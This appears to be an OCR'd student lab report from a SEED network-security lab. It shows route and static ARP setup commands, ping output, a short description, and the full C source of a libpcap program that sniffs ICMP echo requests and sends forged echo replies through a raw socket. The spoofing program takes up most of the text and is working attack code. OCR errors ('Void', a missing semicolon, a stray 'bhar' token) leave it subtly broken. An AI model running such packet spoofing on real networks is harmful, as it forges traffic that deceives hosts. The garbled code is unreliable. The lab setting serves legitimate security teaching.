
VM1 Network setup

```
Terminal
[01/29/2015 08:41] root@ubuntu:/home/seed/Bharat/Lab1# sudo route add -net 1.1.2
.0 netmask 255.255.255.0 gw 192.168.56.1
SIOCADDRT: File exists
[01/29/2015 08:41] root@ubuntu:/home/seed/Bharat/Lab1# sudo arp -s 192.168.56.1
AA:AA:AA:AA:AA:AA
[01/29/2015 08:41] root@ubuntu:/home/seed/Bharat/Lab1#
```


VM2_ping

```
Terminal
[01/29/2015 08:44] seed@ubuntu:~$ ping 1.1.2.0
PING 1.1.2.0 (1.1.2.0) 56(84) bytes of data.
64 bytes from 1.1.2.0: icmp_req=21 ttl=64 time=0.477 ms
64 bytes from 1.1.2.0: icmp_req=22 ttl=64 time=0.860 ms
64 bytes from 1.1.2.0: icmp_req=23 ttl=64 time=1.38 ms
64 bytes from 1.1.2.0: icmp_req=24 ttl=64 time=0.997 ms
64 bytes from 1.1.2.0: icmp_req=25 ttl=64 time=1.05 ms
64 bytes from 1.1.2.0: icmp_req=26 ttl=64 time=3.75 ms
64 bytes from 1.1.2.0: icmp_req=27 ttl=64 time=0.974 ms
64 bytes from 1.1.2.0: icmp_req=28 ttl=64 time=0.930 ms
64 bytes from 1.1.2.0: icmp_req=29 ttl=64 time=1.06 ms
64 bytes from 1.1.2.0: icmp_req=30 ttl=64 time=1.01 ms
64 bytes from 1.1.2.0: icmp_req=31 ttl=64 time=1.20 ms
64 bytes from 1.1.2.0: icmp_req=32 ttl=64 time=1.09 ms
64 bytes from 1.1.2.0: icmp_req=33 ttl=64 time=1.22 ms
^C
--- 1.1.2.0 ping statistics ---
39 packets transmitted, 13 received, 66% packet loss, time 38051ms
rtt min/avg/max/mdev = 0.477/1.234/3.759/0.757 ms
[01/29/2015 08:45] seed@ubuntu:~$
```

VM1_running sniff-and-then-spoof program



Wireshark screenshot:



Description: A ping request to an server is made. The attacker machine (VM1) which is currently sniffing on the network will see the ICMP request. Then it will spoof the request and then send it back. The Original machine will see the reply.

Sniff-and-then-spoof program:

```
#define APP_NAME    "sniffex"

#define APP_DESC        "Sniffer example using libpcap"

#define APP_COPYRIGHT   "Copyright (c) 2006 The Tcpdump Group"

#define APP_DISCLAIMER  "THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM."

#include <pcap.h>

#include <stdio.h>

#include <string.h>

#include <stdlib.h>

#include <ctype.h>

#include <errno.h>

#include <sys/types.h>

#include <sys/socket.h>

#include <net/ethernet.h>

#include <netinet/in.h>

#include <netinet/ip.h>

#include <netinet/ip_icmp.h>

#include <arpa/inet.h>

/* default snap length (maximum bytes per packet to capture) */

#define SNAP_LEN 1518

/* ethernet headers are always exactly 14 bytes [1] */

#define SIZE_ETHERNET sizeof(struct ethhdr)

/* Ethernet header */

struct sniff_ethernet {

        u_char  ether_dhost[ETHER_ADDR_LEN];    /* destination host address */

        u_char  ether_shost[ETHER_ADDR_LEN];    /* source host address */

        u_short ether_type;                     /* IP? ARP? RARP? etc */

};

/* IP header */

struct sniff_ip {

        u_char  ip_vhl;                 /* version << 4 | header length >> 2 */
```

```
        u_char  ip_tos;                 /* type of service */
        u_short ip_len;                 /* total length */
        u_short ip_id;                  /* identification */
        u_short ip_off;                 /* fragment offset field */
        #define IP_RF 0x8000            /* reserved fragment flag */
        #define IP_DF 0x4000            /* dont fragment flag */
        #define IP_MF 0x2000            /* more fragments flag */
        #define IP_OFFMASK 0x1fff       /* mask for fragmenting bits */
        u_char  ip_ttl;                 /* time to live */
        u_char  ip_p;                   /* protocol */
        u_short ip_sum;                 /* checksum */
        struct  in_addr ip_src,ip_dst;  /* source and dest address */
};
#define IP_HL(ip)               (((ip)->ip_vhl) & 0x0f)
#define IP_V(ip)                (((ip)->ip_vhl) >> 4)
/* TCP header */
typedef u_int tcp_seq;
struct sniff_tcp {
        u_short th_sport;               /* source port */
        u_short th_dport;               /* destination port */
        tcp_seq th_seq;                 /* sequence number */
        tcp_seq th_ack;                 /* acknowledgement number */
        u_char  th_offx2;               /* data offset, rsvd */
#define TH_OFF(th)      (((th)->th_offx2 & 0xf0) >> 4)
        u_char  th_flags;
        #define TH_FIN  0x01
        #define TH_SYN  0x02
        #define TH_RST  0x04
        #define TH_PUSH 0x08
        #define TH_ACK  0x10
       #define TH_URG  0x20
```

```
        #define TH_ECE  0x40

        #define TH_CWR  0x80

        #define TH_FLAGS        (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH_CWR)

        u_short th_win;                 /* window */

        u_short th_sum;                 /* checksum */

        u_short th_urp;                 /* urgent pointer */

};

/* Spoofed packet containing only IP and ICMP headers */

struct spoof_packet

{

    struct ip iph;

    struct icmp icmph;

};

Void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet);

 Void print_app_banner(void);

 Void print_app_usage(void);

/* * app name/banner */

Void print_app_banner(void)

{

      printf("%s - %s\n", APP_NAME, APP_DESC);

      printf("%s\n", APP_COPYRIGHT);

      printf("%s\n", APP_DISCLAIMER);

      printf("\n");



return;

}

/*

 * print help text

 */

void

print_app_usage(void)
```

```
{

	printf("Usage: %s [interface]\n", APP_NAME);
	printf("\n");
	printf("Options:\n");
	printf("	interface	Listen on <interface> for packets.\n");
	printf("\n");

return;
}

/*
 * Generates ip/icmp header checksums using 16 bit words. nwords is number of 16 bit words
 */
unsigned short in_cksum(unsigned short *addr, int len)
{
	int nleft = len;
	int sum = 0;
	unsigned short *w = addr;
	unsigned short answer = 0;
			while (nleft > 1) {
		sum += *w++;
		nleft -= 2;
	}

	if (nleft == 1) {
		*(unsigned char *) (&answer) = *(unsigned char *) w;
		sum += answer;
	}

	sum = (sum >> 16) + (sum & 0xFFFF);
```

```
    sum += (sum >> 16);

    answer = ~sum;

    return (answer);

}

/*

 * dissect/print packet

 */

void

got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)

{



    static int count = 1;                   /* packet counter */



    /* declare pointers to packet headers */

    const struct ether_header *ethernet = (struct ether_header*)(packet);

    const struct ip *iph;               /* The IP header */

    const struct icmp *icmph;            /* The ICMP header */

    struct sockaddr_in dst;



    int s;      // socket

    const int on = 1;

    int size_ip;



    /* define/compute ip header offset */

    iph = (struct ip*)(packet + SIZE_ETHERNET);

    size_ip = iph->ip_hl*4; // size of ip header



    if (iph->ip_p != IPPROTO_ICMP || size_ip < 20) {  // Invalid IP header length..disregard other packets

        return;

    }
```

```
/* define/compute icmp header offset */

icmph = (struct icmp*)(packet + SIZE_ETHERNET + size_ip);

/* print source and destination IP addresses */

printf("%d) ICMP Sniff: from--%s\n", count, inet_ntoa(iph->ip_src) );

// Construct the spoof packet

char buf[htons(iph->ip_len)];

// Allocate memory with the length of the packet

struct spoof_packet *spoof = (struct spoof_packet *) buf;

/* Initialize the structure spoof by copying request packet to spoof packet*/

memcpy(buf, iph, htons(iph->ip_len));

//Modify ip header

//Swap Destination ip address & Source ip address

(spoof->iph).ip_src = iph->ip_dst;

(spoof->iph).ip_dst = iph->ip_src;

//Asssigning Checksum to 0 Because RAW socket will compute

(spoof->iph).ip_sum = 0;

// Modify icmp header

// set the spoofed packet as echo-reply

(spoof->icmph).icmp_type = 0;  // echo-reply value is 0

(spoof->icmph).icmp_code = 0;

(spoof->icmph).icmp_cksum = 0;      // should be set as 0 first to recalculate.

(spoof->icmph).icmp_cksum = in_cksum((unsigned short *) &(spoof->icmph), sizeof(spoof->icmph))

//Spoofed Packet

printf("Spoofed packet Source Is : %s\n",inet_ntoa((spoof->iph).ip_src));

printf("Spoofed packet Destination Is %s\n\n",inet_ntoa((spoof->iph).ip_dst));

memset(&dst, 0, sizeof(dst));

dst.sin_family = AF_INET;

  dst.sin_addr.s_addr = (spoof->iph).ip_dst.s_addr;

/* create RAW socket with RAW IP packet*/

if((s = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {

  printf("socket() error");
```

```
        return;
    }
    /* socket options, tell the kernel we provide the IP structure */
    if(setsockopt(s, IPPROTO_IP, IP_HDRINCL, &on, sizeof(on)) < 0) {
        printf("setsockopt() for IP_HDRINCL error");
        return;
    }
    if(sendto(s, buf, sizeof(buf), 0, (struct sockaddr *) &dst, sizeof(dst)) < 0) {
        printf("sendto() error");
    }
    close(s);
    count++;
return;
}
int main(int argc, char **argv)
{
    char *dev = NULL;           /* capture device name */
    char errbuf[PCAP_ERRBUF_SIZE];          /* error buffer */
    pcap_t *handle;                 /* packet capture handle */
    char filter_exp[] = "icmp[icmptype]=icmp-echo";     /* filter expression [3] */
    struct bpf_program fp;          /* compiled filter program (expression) */
    bpf_u_int32 mask;           /* subnet mask */
    bpf_u_int32 net;            /* ip */
    int num_packets = 0;            /* number of packets to capture */
    print_app_banner();
    /* check for capture device name on command-line */
    if (argc == 2) {
        dev = argv[1];
    }
    else if (argc > 2) {
        fprintf(stderr, "error: unrecognized command-line options\n\n");
```

```
    print_app_usage();
    exit(EXIT_FAILURE);
}
            else {
    /* find a capture device if not specified on command-line */
    dev = pcap_lookupdev(errbuf);
    if (dev == NULL) {
        fprintf(stderr, "Couldn't find default device: %s\n",
            errbuf);
        exit(EXIT_FAILURE);
    }
}
/* get network number and mask associated with capture device */
if (pcap_lookupnet(dev, &net, &mask, errbuf) == -1) {
    fprintf(stderr, "Couldn't get netmask for device %s: %s\n",
        dev, errbuf);
    net = 0;
    mask = 0;
}
/* print capture info */
printf("Device: %s\n", dev);
printf("Number of packets: %d\n", num_packets);
printf("Filter expression: %s\n", filter_exp);
/* open capture device */
handle = pcap_open_live(dev, SNAP_LEN, 1, 1000, errbuf);
if (handle == NULL) {
    fprintf(stderr, "Couldn't open device %s: %s\n", dev, errbuf);
    exit(EXIT_FAILURE);
}
/* make sure we're capturing on an Ethernet device [2] */
if (pcap_datalink(handle) != DLT_EN10MB) {
```

```
        fprintf(stderr, "%s is not an Ethernet\n", dev);

        exit(EXIT_FAILURE);

    }

    /* compile the filter expression */

    if (pcap_compile(handle, &fp, filter_exp, 0, net) == -1) {

        fprintf(stderr, "Couldn't parse filter %s: %s\n",

            filter_exp, pcap_geterr(handle));

        exit(EXIT_FAILURE);

    }

    /* apply the compiled filter */

    if (pcap_setfilter(handle, &fp) == -1) {

       bhar  fprintf(stderr, "Couldn't install filter %s: %s\n",

            filter_exp, pcap_geterr(handle));

        exit(EXIT_FAILURE);

    }

    /* now we can set our callback function */

    pcap_loop(handle, num_packets, got_packet, NULL);

    /* cleanup */

    pcap_freecode(&fp);

    pcap_close(handle);

    printf("\nCapture complete.\n");

return 0;

}
```